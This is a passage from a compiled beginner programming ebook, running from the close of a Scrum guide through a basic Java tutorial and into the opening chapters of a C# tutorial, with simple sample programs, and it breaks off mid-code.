- Here, the experts will base their opinions/estimates on their experience and knowledge, not on their intuition.

Conclusion

The poker approach is a fun and productive method that you can use to generate Scrum estimates. Since it allows people to share and discuss their opinions, the team will gain more information regarding the current user story.

Conclusion

Thank you again for downloading this book!

I hope this book was able to help you master the basics of Scrum in just two weeks.

The next step is to use this development framework in completing your computer programs.

Finally, if you enjoyed this book, then I ’ d like to ask you for a favor, would you be kind enough to leave a review for this book on Amazon? It ’ d be greatly appreciated!

Click here to leave a review for this book on Amazon!

Also be sure to signup for my technology and programming newsletter to get your FREE books and learn more about how to program. Click Here.

Thank you and good luck!

Java Bootcamp

Bonus Book Learn the Basics of Java Programming in 2 Weeks

Table Of Contents

Introduction

I want to thank you and congratulate you for downloading the book, *"Learn the Basics of Java Programming in 2 Weeks"*.

This book contains proven steps and strategies in learning the basics of Java programming in two weeks. You should be able to create simple programs after reading this book, or while learning it as you apply the things that you have learned while coding your program.

It is important that you have basic computer knowledge before jumping to Java programming. It also helps if you know other programming language as well. You can design one program flow and use it in different programming languages. It's like writing a novel in English language and translating it to different languages. However, there is a reason why a programmer chooses a particular programming language for the designed program flow. You can say that each programming language has a distinct feature that a programmer needs for the output that he has in mind.

Java has many uses, and it is not difficult to learn it. When learning a programming language, it is always easier to learn by example. Expect to see lots of sample programs in this tutorial, and expect that you will do some on your own. You will be provided with the output so you will know if you did it right.

The basic Java programming syntax will be provided in this book as well as the list of reserved words that you should avoid using as variable name.

You will be more than glad that you picked this book for your Java programming basic learning.

Thanks again for downloading this book, I hope you enjoy it!

Chapter 1: Welcome to the World of Java Programming

Java is considered a high-level programming language designed to create powerful, secure applications. It runs on various platforms or operating systems, like Windows, Mac OS X, Linux, and several versions of UNIX. Java is a programming language known for its flexibility, maintainability, and scalability.

First, you need to install Java in your computer or you can go here for online coding. As stated in the introduction of this ebook, you need to have basic computer knowledge. It also helps a lot if you are familiar with a particular programming language or Java.

A Bit of Java History

James Gosling founded Sun Microsystems. In June 1991, Gosling began the Java language project. It was initially called Oak, and then Green. In the end, it was named Java for no particular reason. Java 1.0 was released in 1995. The current Java Standard Edition is Java SE8.

On 2007, Java’s core code was released as free and open source software, apart from a tiny segment of code that Sun had no copyright.

Java has Several Advantages

Java is object-oriented, which means that everything is an object when it comes to Java. It can be extended with ease.

It is also considered platform independent, unlike most programming languages such as C and C++. When you compile Java, you don’t compile it into platform-specific machine; rather you compile it into byte code. The said byte code is disseminated over the web and a virtual machine interprets it.

Java is simple, it is easy to learn. However, it is best for you to have a deeper understanding of the concepts of Object Oriented Programming (OOP) so it will be easier for you to master Java. One of the main advantages of object-oriented programming over procedural programming is its ability to let a programmer create different modules that don’t need modifications even if he adds a new type of object. You will understand more of it when you enhance your knowledge regarding OOP while you learn Java programming.

Java has secure features; it has the ability to help you create a tamper-free, virus-free system.

The Java compiler can generate an architectural-neutral object file format. The compiled code is executable on many processors with Java runtime system. This also makes Java portable.

Java is dynamic; many programmers believe that it is actually more dynamic than C++ or C. Java can effectively adapt to any environment.

There are more advantages of Java, and you will discover them all as you learn Java programming and gain further knowledge regarding the beauties of OOP.

Things that you will Need to Start your Journey into the World of Java Programming

You need a computer powered at least by an Intel Core2Duo processor, and has a minimum of 1GB of RAM. These are actually the most basic, if not lower, specs of most computers you can buy today. If you can play videogames on your computer then it has more than enough power for Java programming.

Your Operating System (OS) should be Windows XP, Windows 7, Windows 8, or Linux. This book has provided the set up paths for the said platforms, although it is recommended to use the provided link for online coding to get your started immediately.

You need to choose Java JDK8 if you choose to install Java in your computer.

You also need to get Microsoft Notepad or other text editor.

Local Environment

If you would like to create a local environment set up for your Java programming, then you need to go to this link to download Java for free, make sure to choose the version that is compatible with your OS.

After choosing the right Java for your OS, follow the instructions to download Java properly and run the ".exe" file that will allow you to install Java in your computer. Once installed, you need to set the path for your particular platform.

The Path for Windows

Let us assume that you have successfully installed Java in your computer, it looks like this when you try to view the directory:

c:\Program Files\java\jdk

Point your cursor on ‘My Computer’ and click on it. Once you have opened it, right-click on it and choose ‘Properties’ (located at the bottom part of the choices).

Under the ‘Advanced’ tab you will see a button that says ‘Environment variables’, you need to click on it.

You need to modify the ‘Path’ variable next. It needs to contain the path to Java.exe. If your current path is set to:

C:\WINDOWS\SYSTEM32, you need to change the path to read:

C:\WINDOWS\SYSTEM32;c:\Program Files\java\jdk\bin

The Path for Linux, UNIX, Solaris, FreeBSD

You need to set the environment variable PATH to properly point the location where the Java binaries are installed. You can refer to your shell documentation if you encounter some trouble setting the path.

If you use ‘bash’, for example, then you need to add ‘export PATH=/path/to/java: $PATH', it would appear like this:

.bashrc: export PATH=/path/to/java:$PATH

The Popular Java Editors

The programming languages in the past did not need text editors, unlike most modern programming languages, but you need to use one for Java programming. There are several sophisticated IDEs (Integrated Development Environment) that you can use for your Java programming. IDE is a software application that presents or gives comprehensive facilities for software creation or development that programmers can use. IDE typically consists of build automation tools, debugger, and text editor.

Here are some of the most popular text editors that you can use:

1. Notepad – if your computer runs on Windows, then you can use the built-in Notepad editor to write your code.
2. Netbeans - is actually a Java IDE that you can download free from this link.
3. Eclipse - is another Java IDE that is created by the eclipse open-source community. You can download it free from this link.

Once you have everything ready, we can proceed to learning the basics of Java programming that can take you closer to your goal of creating a Java program all on your own.

Chapter 2: “Hello Java”, the First Encounter

The “Hello” program is the first lesson that beginners at programming learn, and for so many reasons. The program introduces you to the first things that you need to do first to begin coding your program as well as some of the syntax that you need to learn and use.

For the samples, we will use the online coding (the link was provided earlier) for uniformity. You can use your own Java.exe later. The actual online Java console presents different font colors. We will only use different color fonts in our sample if there is certain command or character / symbol that must be explained in details.

Hello Java, the Basic Syntax

Take a look at the sample program below and we will analyze is line by line:

```
public class FirstProgram {


   /* This is the first sample.
    * We will print 'Hello Java' as the output
    */

    public static void main(String []args) {
        System.out.println("Hello Java"); // prints Hello Java
    }
}
```

By the way, it is extremely important to keep in mind that Java is case sensitive. The identifier ‘Hello’ and ‘hello’ are not the same when it comes to Java programming. Make sure to define everything correctly and use the identifiers in their right cases consistently throughout the program.

The first line bears the class name ‘FirstProgram’; do not put spaces in between the words that make up the class name. The first letter of the next word, that’s included in the class name, should be in upper case. Your program should always begin with ‘public class’ (all in lower case) followed by the class name. Do you see the yellow bracket at the end of the class name? Don’t forget to include it as well. It serves as a mark that the things after it are the code of your program.

Your program file name should bear the same name that you assigned as class name. When saving the file name, just add ‘.java’ after the file name. Take a look at the example above. When you save it, write ‘FirstProgram.java’.

The second line is empty to make the codes more readable.

The third line starts with ‘/*’, and on the fifth line you have ‘*/’. You use them when you need to include a multi-line comment, which the compiler will not treat as part of the program. You usually include comments to explain a little about the program, a sort of reminder to yourself or to help the programmer assigned to maintain the program.

The seventh line contains the method name, and all the method names should be written in lower case. The method name is always written like this:

public static void main(String []args) {

The bracket at the end of the method name prompts the program to do everything enclosed within the brackets (in our example the closing bracket is found in line 9).

In the example, line 8 contains a command that tells the program to print ‘Hello Java’ on screen. There should be a semi colon (;) at the end of the command sentence. The ‘//’ symbol is another comment, and it is the symbol to use if you only need to make a single line comment.

The ‘.println’ is the command that tells the program to print the ones inside the parentheses.

Make sure that each beginning bracket has a closing bracket. In the example, the beginning bracket in line 1 has closing bracket in line 10. The beginning bracket in line 7 has closing bracket in line 9.

Here’s another:

```
public class FirstName {
   public static void main(String []args) {
      System.out.println("Erika");
   }

```

It will yield this result:

```
Erika
```

Also, make sure to indent properly to make the codes more readable.

You will learn more about the data types and variables in the next chapter.

Chapter 3: Data Types and Variables

In this chapter, you will learn about the different data types that you will work on, as well as assigning value to a variable. You will also learn the reserved words that you should not use as variable name.

The Integer (*int*)

An integer is either a positive or negative number. Zero is also considered an integer.

int is short for integer in Java programming, and you will know its use later. You don't need to enclose the integer in quotes if you want to print it.

Take a look at this program:

```
public class IntPrinting {
   public static void main(String  []args) {
      System.out.println(10);
   }
}
```

It will yield this result:

```
10
```

The *int* data type can only accept the values between -2,147,483,648 and 2,147,483,647.

Any number that you put inside the parentheses of ‘System.out.println();’ will be printed, as long as you follow the correct syntax like the given example.

The Boolean (*true* or *false*)

A *boolean* data type can only be either true or false. It won’t yield any other answer. You don’t need to put it in quotes because the program recognizes *true* and *false* as the legitimate value for *boolean*.

Take a look at the sample program:

```
public class BooleanPrinting {
   public static void main(String  []args) {
      System.out.println(true);
   }
}
```

It will yield this result:

```
True
```

Try replacing *true* inside the parentheses with ‘me’, like this:

```
public class BooleanPrinting {
   public static void main(String  []args) {
      System.out.println(me);
   }
}
```

It will yield this result:

```
/tmp/java_FIX6ZW/BooleanPrinting.java:3:   error:   cannot
find symbol

     System.out.println(me);
                       ^
 symbol:   variable me
 location: class BooleanPrinting
1 error
```

It does not recognize the word ‘me’ because it is a string. When printing strings, you need to write it within the quotes.

The Character (*char*)

The character or *char* data type represents a single character. All values must be enclosed in single quotes; otherwise you will get an error message.

Take a look at the sample below:

```
public class BooleanPrinting {
   public static void main(String  []args) {
      System.out.println('r');
   }
}
```

It will give this result:

```
r
```

The *int, boolean*, and *char* are Java's basic data types. You will encounter more of them later.

Using Variables

You can store a value to a variable in Java programming, and other programming languages have such feature as well. When you use a variable in Java, you need to specify the data type.

Here is the list of the Java reserved words that you should not use as variables:

abstract	assert	boolean	break	long
byte	case	catch	char	private
class	const	continue	default	short
do	double	else	enum	switch
extends	final	finally	float	native
for	goto	if	implements	new
import	instanceof	int	interface	package
transient	protected	public	return	super
synchronized	static	strictfp	throws	this
volatile	while	try	throw	void

Remember that you should not begin your variable in upper case, although you can use upper case within the variable name like this:

int myFavoriteNumber = 10;

You need to write *int* in the beginning to identify the data type, ‘myFavoriteNumber’ is the variable name, and ‘10’ is the value assigned to it.

Try this on your own:

1. The *int* variable mySampleNumber must be equal to 6.
2. The *boolean* variable mySampleAnswer must be equal to *true*.
   1. The *char* variable mySampleLetter must be equal to L.

Just assign each variable the value that the instruction tells you to assign. When you run the program you won’t see the values printed onscreen. If you want to print the values, then you need to add System.out.println() in your program, how will you do it? Hint – each variable that you need to print must have its own System.out.println(), make sure to write the correct one and it should not be the real value of the variable.

Just this once, you need to add these lines to your program:

```
System.out.println(mySampleNumber);
System.out.println(mySampleAnswer);
System.out.println(mySampleLetter);
```

You will get this output:

```
6
true
L
```

Now you’re ready for a more challenging, yet fulfilling lessons.

Chapter 4: Useful Tables, Keep them Handy

This chapter contains the different tables that you need to keep handy because they serve as your quick reference in learning Java. If you can memorize them quickly, then it's so much better.

Java Numeric Operators

Most programming languages use the same symbols for their numeric operators. If you already know a modern programming language, then you will notice that the signs for numeric operators of Java are mostly the same with that of the programming language that you are familiar with.

JAVA NUMERIC OPERATORS		
Sign	**Operand**	**Example**
+	Addition	8 + 7
-	Subtraction	26 - 9
*	Multiplication	9*5
/	Division	81/3
%	Remainder	23%3

Java Comparison Operators (also known as Relational Operators)

If you are familiar with the comparison operators of other modern programming language, then memorizing the table below would be easy.

JAVA COMPARISON OPERATORS	
less than	<
less than or equal to	<=
greater than	>
greater than or equal to	>=
equal to	==
not equal to	!=

Boolean Logical Operators

The boolean logical operators are different from the comparison operators, be careful when using them.

BOOLEAN LOGICAL OPERATORS	
NOT	!
AND	&&
OR	||

EXCLUSIVE OR	^

The Different Truth Tables

TRUTH TABLE FOR 'NOT'	
A	!A
False	True
True	False

TRUTH TABLE FOR 'AND'		
E1	E2	E1 && E2
False	False	False
False	True	False
True	False	False
True	True	True

*E1 means expression 1 and E2 means expression 2, it’s the same with the rest of the tables.

TRUTH TABLE FOR 'OR'		
E1	E2	E1 || E2

False	False	False
False	True	True
True	False	True
True	True	True

TRUTH TABLE FOR 'EXCLUSIVE OR'		
E1	E2	E1 ^ E2
False	False	False
False	True	True
True	False	True
True	True	False

It would be better if you could memorize the different tables right away so you don’t need to look whenever you need to confirm something. You will need the tables for the lessons in the succeeding chapters.

Chapter 5: Do the Math and Other Things

It's time to do the Math, the Java way. You can add, subtract, multiply, divide, and get the remainder. It is not difficult to understand, and you will surely appreciate the numerical operators once you started coding your own program. If you still haven't memorized the signs of the different numerical operators in Java, then you can always go back to Chapter 4 to see the table for numerical operators.

Trying your Hands on Java Addition

You can create a program like this:

```
public class AdditionProgram {
   public static void main(String  []args) {
      System.out.println(5 + 9);
   }
}
```

You can also make use of variables like this:

```
public class AdditionProgram {

   public static void main(String  []args) {


      int a = 5;

      int b = 6;

      System.out.println(a + b);


   }

}
```

Trying your Hands on Java Subtraction and other Mathematical Operations

Turn the above example as your guide in creating a simple Java program for subtraction, multiplication, division, and remainder (also called modulo). You can try practicing on your own until you get the hang of it. The more you practice, the more you find it less challenging. You will find it more comfortable to work with Java when that happens.

The Comparison Operators

Comparison operators are also called relational operators. They compare data types, and always give you a boolean value, which is either *true* or *false*. If you are still not familiar with the table, then you can go back and look at it when you start working with relational operators.

A comparison operator goes between two data, known as operands. If you will print this statement:

```
System.out.println(9<7);
```

You will get *false* for an answer. A Java program recognizes that it should give a boolen answer when presented with a statement that bears a relational operator.

The equal to (==) and not equal to (!=) operators are also known an equality operators. In Java programming, the programmer can use the equality operators to test the equality of the data. The programmer can test the equality across *int*, *boolean*, or *char* data types. Take the example below:

```
char sampleChar = ‘L’;
int sampleNum = 5;
System.out.println(sampleChar==sampleNum);
```

The above example will print ‘false’ onscreen because the value in variable sampleChar is not the same as the value that the variable sampleNum holds.

Some Exercises to Try

Now you can test how much you have learned with this simple programming exercise. Don’t worry; you will see the correct codes later if you find it a bit challenging. If you see an error message, read the message and try to figure out the mistake that you made. Sometimes, a simply typo error can jeopardize the whole program, unless you spot it immediately. Make sure that you are using your upper cases and lower cases correctly.

1. Declare ‘this is my program’ as your class; make sure to write it correctly when coding your program.
2. Write a single line comment, anything will do.
3. Assign the value ‘false’ to the boolean variable isAnything.
4. Assign the value ‘789’ to the int variable isTooMuch.
5. Assign the value of isTooMuch multiplied by 3 to int variable isMuchMuch.
6. Print the value isAnything, isTooMuch, and isMuchMuch.

Try coding the given sample first, on your own, before looking at the answer. You can also try practicing more.

If you are finished, you can look at the answer below. Did you get the same?

```java
public class ThisIsMyProgram {
        // this is my single line comment

    public static void main(String  []args) {

        boolean isAnything = false;
        int isTooMuch = 789;
        int isMuchMuch = isTooMuch * 3;
        System.out.println(isAnything);
        System.out.println(isTooMuch);
        System.out.println(isMuchMuch);

    }
}
```

Now that you know about the Java basics, let’s take it a notch higher. You need to be ready for an intro to control flow.

Chapter 6: The Selection Statements

The Java control statements regulate the Java program's order of execution. There are three major categories that you need to understand, and they are:

1. The selection statements if, if-else and switch statements.
2. The loop statements while, do-while and for.
3. The transfer statements break, return, try-catch-finally, continue, and assert.

We use any of the mentioned statements (depending on the needs of the program) if you want to alter the default execution order. For the Java basics, we will discuss about the selection statements and a bit of loop statements.

The Selection Statements

Under this category are: *if* statement, *if-else* statement, and *switch* statement.

Dealing with the *if* Statement

The *if* statement tells the computer to execute a particular block of codes only if the expression within the if statement proves to be true. If the statement is false, then the block of codes will not be executed. The execution will continue for the rest of the codes in the program assuming there are no more selection statements that may prompt the execution due to certain condition.

The if statement follows this syntax:

if (<conditional expression>)
<statement action>

Look at the sample below:

```
public class SampleIfStatement {

    public static void main(String[] args) {
        int a = 20, b = 30;
        if (a > b)
            System.out.println("a is greater than b");
        if (a < b)
```

```
            System.out.println("b is greater than a");
    }
}
```

What do you think will this program print?

Understanding the if-else (or nested if) Statement

Like the *if* statement, the if-else statement also commands the computer to execute a particular block of codes under the if statement only if the expression within the statement is true. If the statement is false, then the else statement must e executed next and only if the condition within the else option is satisfied.

The if statement follows this syntax:

```
if (<conditional expression>) {
<statement action>
} else {
<statement action>
```

Take a look at the sample program below:

```
1    public class IfElseStatementDemo {
2
3          public static void main(String[] args) {
4                 int a = 20, b = 20;
5                 if (a > b) {
6                        System.out.println("a is greater than b");
7                 } else if (a < b){
8                        System.out.println("b is greater than a");
9                 } else {
10                       System.out.println("a is equal to b");
11                }
12         }
13   }
```

If you will try to analyze it:

Line 4 gives you the given data that the program needs to work with.

Line 5 has a condition that if *a* is greater than b, then it will print "a is greater than b". If you will look at the given data, the statement is false, and that prompts the program to execute the next statement, which is else statement.

Line 7 presented another option or condition; unfortunately, it is still false.

All that’s left is to print “*a* is equal to *b*”.

The program won’t execute the statement under the if or *else-if* statement because both statements are false. However, the else statement at the bottom does not present any condition and that tells the program to print “*a* is equal to *b*”, which is actually true.

Try changing the given data in the program and see how the program responds.

The Switch

The switch statement is also known as a case statement where you provide different options for the user and the program will execute it. The switch statement is similar to if-else statement wherein there are option presented and the program will seek the first option that proves to be true. It will execute the statement under the if-else option that returns a value *true*.

The switch statement is more orderly than the if-else statement. It is also easier to maintain the program if it's coded in an orderly fashion. If you have many options to present, then you should use the *switch* statement.

Here is the syntax for the *switch* statement:

```
 switch (<non-long integral expression>) {
    case 1:
       <statement 1>
       break;

   case 2:
       <statement 2>
       break;

   case n:
       <statement 2>
       break;

   default:
       <statement>
   } // end of switch or case statement
```

Look at the sample program below:

```
public class SwitchCaseStatementDemo {

  public static void main(String[] args) {
       int a = 10, b = 30, c = 20;
       int response = 0;
       if (a > b && a > c) {
         response = 1;
       } else if (b > a && b > c) {
         response = 2;
       } else if (c > a && c > b){
         response = 3;
        }
       switch (response) {
        case 1:
          System.out.println("a is the biggest number");
         break;
        case 2:
          System.out.println("b is the biggest number");
         break;
       case 3:
          System.out.println("c is the biggest number");
```

```
            break;
          default:
               System.out.println("Error encountered, try
          again");
          }
      }
    }
```

You need to initialize the *int* response, which you need for your *switch* statement. If you remove it, your program will not work.

You can change the data that you need to work with and see the result. You can try changing the condition under each *if-else* statements and see what happens. Make sure that when you change something, the change should be consistent with the whole program. Otherwise, your program won’t work or will yield a different result.

The Loop Statements

The loop statements are: *while* statement, *do-while* statement, and *for*.

The *while* Statement

The *while* statement tells the program to continue doing the block of codes below it, while the condition or statement remains true. The program will only stop repeating or doing the instructions of the code when the statement becomes false.

This is the syntax for the while loop:

while (<loop condition>)
<statements>

Here is the sample program:

```
public class SampleWhileLoop {

    public static void main(String[] args) {
        int count = 1;
            System.out.println("Output Numbers 1 - 10");
        while (count != 11) {
            System.out.println(count++);
8           }
9       }
10 }
```

We need to initialize *int* count to 1. In Line 6, it only means that when count is already equal to 11, it won't print any more. In Line 7 'count++' tells the program to increment count by 1 so in the next loop it will print 2. It needs to increment count again and in the next loop it will print 3 and so on, and will only stop printing when count equals 11.

The do-while Statement

The *do-while* loop or statement is the similar to the while statement, except the action is given first before the actual condition for the program to check before executing the statement. This can give the program more control because it makes sure that the loop will be performed at least once.

This is the syntax for the do-while statement:

```
do
<loop body>
while (<loop condition>);
```

Here is a sample program:

```
public class SampleDoWhileStatement {

    public static void main(String[] args) {
        int sheep = 1;
         System.out.println("Output Numbers 1 - 10");
         do {
                                        System.out.println(sheep++);
        } while (sheep <= 10);
    }
}
```

The for Loop or Statement

The *for* loop is applicable for a task or program that needs to execute a certain block of codes for a certain number of times. It's like repeating the same process repeatedly as long as the condition remains true. You need to initialize the counter that will control the loop.

This is the syntax that you need to follow:

for (<initialization>; <loop condition>; <increment expression>)
<loop body>

Here is the sample program:

```
1  public class SampleForLoop {
2
3       public static void main(String[] args) {
4            System.out.println("Output Numbers 1 - 10");
5            for (int number = 1; number <= 10; number++) {
6                 System.out.println(number);
7            }
8       }
9  }
```

Look at Line 5, you need to initialize your counter ‘number’, set the condition that number must be less than or equal to 10, and increment number by 1. The next statement prints the counter number, which is initially ‘1’.

When counter number becomes 2, it is still less than 10, and the counter increments by 1 again. The next statement will now print ‘2’.

The whole cycle will repeat until the counter number = 10. The counter will still increment by one, and the last statement will print ‘10’.

Once the counter number turns 11 and it won’t satisfy the next condition that the counter number should be less than or equal to 10. The program will no longer execute the remaining statements.

Java is easy and fun to learn. Keep on advancing and discover more wonderful things that you can do with Java programming.

Conclusion

Thank you again for downloading this book!

I hope this book was able to help you to understand the Java basics that you need to know in order to create a Java program with ease.

The next step is to keep on practicing what you have learned and learning more commands as you go along.

Finally, if you enjoyed this book, then I'd like to ask you for a favor, would you be kind enough to leave a review for this book on Amazon? It'd be greatly appreciated!

Click here to leave a review for this book on Amazon!

Also be sure to signup for my technology and programming newsletter to get your FREE books and learn more about how to program. Click Here.

Thank you and good luck!

Click Here to get step by step instructions for setting up your Wordpress site with Bluehost.

Bonus Book C# Programming Bootcamp

Learn the Basics of C# Programming in 2 Weeks

Table Of Contents

Introduction

I want to thank you and congratulate you for downloading the book, *“ Learn the Basics of C# Programming in 2 Weeks.*

This book contains proven steps and strategies on how to study this powerful programming language withinin a 14-day period.

This eBook is designed for people who want to know the basics of C#. Basically, it aims to help you master this topic in just 2 weeks. To accomplish that goal, this book contains the important aspects of the C# programming language. It doesn ’ t have unnecessary intros or side stories. This book will teach you what you need to know, so that you will be a proficient C# user after 2 weeks of studying.

In this book you will learn:

- The basics of C#
- The structure of C# programs
- The basic syntax
- And much more!

Thanks again for downloading this book, I hope you enjoy it!

Chapter 1: C# - Basic Information

C# is an advanced, versatile, and object-oriented language used in computer programming. Microsoft, one of the largest corporations today, developed this programming language as part of its product collection. To prove that C# is useful and reliable, ISO (International Standards Organization) and ECMA (European Computer Manufacturers Association) gave their approval for this computer language.

According to Microsoft, this C# language is designed for CLI (i.e. Common Language Infrastructure). CLI is composed of runtime environments and executable codes that allow the use of advanced programming languages on various computer architectures and platforms.

Here are the main reasons why professional programmers use C#:

- C# is an object-oriented language.
- C# is simple and easy to learn.
- C# is a component-oriented language.
- C# is a structured programming language.
- C# is high-level and versatile.
- C# can produce excellent programs.

- C# allows users to perform compilation using different computer systems.

C# ’ s Strongest Features

C# has some similarities with older programming languages (i.e. C, C++, and Java). It possesses excellent features that attract millions of programmers worldwide. In this section, let ’ s discuss C# ’ s best features. Check the list below:

- Indexers
- Assembly Versioning
- Boolean Conditions
- Conditional Compilation
- Windows Integration
- Properties and Events
  - Simple Multithreading

The C# Environment

This section will discuss the requirements of C#. As you probably know, C# is one of the parts of the .Net framework. Thus, before studying what you can do with this language, you should be familiar with .Net.

What is .Net?

This framework is an innovative program that allows users to write various applications. These applications are:

- Web services
- Web applications
- Windows applications

The applications designed for .Net can also work in other platforms. Basically, this framework is compatible with the following programming languages:

- C++
- C#
- Jscript
- COBOL
- Visual Basic

.

Net is composed of a huge collection of codes. Here are some of the codes that you ' ll encounter:

- LINQ
- ADO.NET
- Windows Forms
- ASP.Net
- Common Type System

C# ' s Integrated Development Environment

Microsoft offers various tools (e.g. Visual Web Developer) t0 C# programmers. You can just go to Microsoft ' s official site to get free programming tools. That means you can create lots of computer programs without spending any money. If you want, you may use Notepad (or other text editors) to create the source code for your applications. Then, use the built-in compiler of .Net to compile codes into assemblies.

How to Write C# Programs Using Mac or Linux Systems

True, this framework was created for Windows computers. However, you can still run the .NET framework even if you are using other systems (e.g. Mac or Linux). For instance, you can use a .Net variant called " Mono. " This variant has a pre-installed C# compiler and is compatible with different operating systems.

Chapter 2: The Basic Structure of C# Programs


This chapter will teach you the fundamental structure of C# programs. This information can help you achieve your goal (i.e. to master the basics of C# within 2 weeks).

Writing Your First Program

C# programs are composed of these parts:


- Classes
- Comments
- Expressions and Statements
- Namespace Declarations
- Class Attributes
- Main Methods

Analyze the screenshot below. It is an easy code that prints this phrase: “ Hello World ”



```
using System;
namespace HelloWorldApplication
{
   class HelloWorld
   {
      static void Main(string[] args)
      {
         /* my first program in C# */
         Console.WriteLine("Hello World");
         Console.ReadKey();
      }
   }
}
```

Once you have compiled and executed the code above, you ’ ll get this statement:



```
Hello World
```

Now, let ’ s analyze the parts of that simple code:

- **using System;** - “ **using** ” is a keyword that can link namespaces with programs. In general, a single program contains many **using** statements. In this case, **using** is employed to attach **System** (i.e. a namespace) onto the program.
- **namespace** – This is the code ’ s second line. Basically, a namespace is a group of different classes. In the example above, HelloWorldApplication (a namespace) contains HelloWorld (a class).

- **class** – This line is called “ class declaration. ” It indicates that HelloWorld holds the information needed by the program. In general, classes hold various methods. In this situation, however, the class contains a single method (i.e. “ Main ”).
- **Main** – This method serves as the entry point of all C# codes. Main specifies the capabilities of the class it belongs to.
- **/*** … ***/** - The C# compiler ignores this line. You should use it if you want to add some **comments** into your program.
- **Console.WriteLine(** “ **Hello World** ” **);** - Main uses this statement to specify the behavior of the class.
    - **WriteLine** - This method belongs to a class named Console. WriteLine makes your screen display the code ’ s message (i.e. Hello, World).
- **Console.ReadKey();** – This line is designed for users of VS.NET (i.e. Visual Studio .NET). Console.ReadKey() stops the screen from closing if you ’ ll launch the program using VS.NET.

Here are four things that you should remember:

- You don ’ t have to use the class name as the filename for your program.

- The execution of the program begins at **Main**.
- Each statement and expression must be terminated using a semicolon.
- The C# programming language is case-sensitive.

How to Compile and Execute a C# Program

Using Visual Studio .NET

Here are the steps you need to take if you are using VS.NET:

1. Access Visual Studio.
2. Go to the menu bar and select “ File ” . Then, click on ‘‘ New ” and “ Project ” .
3. The screen will show you several templates. Look for “ Visual C# ” and select Windows.
4. Select “ Console Application. ”
5. Assign a name for the new project and hit “ OK. ” This action will create a project within Solution Explorer.
6. Enter the code into VS.NET ’ s Code Editor.
7. Run the program by pressing F5 or hitting “ Run. ” For the current example, a new window will display “ Hello, World. ”

Using the Command Line

You may also use the command line to compile your C# programs. Here are the things you need to do:

1. Access your favorite text editor.
2. Enter the code given above.
3. Save the file into any directory and name it **hw.cs.**
4. Access your computer ’ s command prompt and specify the directory you chose for Step 3.
5. Compile the code by typing **csc hw.cs**and hitting the “ Enter ” key.
6. If you entered the code correctly, you will see an executable file named **hw.exe**.
7. Type **hw** to run the program.
8. The screen should display “ Hello, World. ”


Chapter 3: The Basic Syntax

This chapter will discuss the syntax being used in C# programming. Study this material carefully since it can help you master this programming language within 2 weeks.


C# - An Object-Oriented Language

As discussed in the first chapter, the C# language is object-oriented. That means each program is composed of different objects that can communicate with each other. Objects may perform actions (known as “ methods ”).

To help you understand this concept, let ’ s analyze a simple object: a rectangle. The screenshot below shows the code for a Rectangle class. Let ’ s analyze this code while studying the basic syntax of C#:




```
using System;
